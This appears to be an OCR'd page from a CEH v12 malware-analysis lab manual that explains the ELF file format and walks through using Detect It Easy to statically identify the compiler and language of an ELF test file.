
The Executable and Linkable Format (ELF) is a generic executable file format in Linux environment. It contains three main components including ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables. The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program. Numerous tools can be used to perform static analysis on ELF files. In this task, we will be using Detect It Easy (DIE) tool to analyze ELF file.

Detect It Easy (DIE) is an application used for determining the types of files. Apart from the Windows, DIE is also available for Linux and Mac OS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying the existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.


1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\DIE** and double-click **die.exe**.




2. **Open File - Security Warning** appears, click **Run**.
3. **Detect It Easy** window appears. Click ellipses icon next to the **File name** text field.




4. The **Open file...** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses**, select **ELF Test File**, and click **Open**.




5. **Detect It Easy** automatically scans the file and result appears showing the Operating system, compiler and language details in the middle pane, as shown in the screenshot.



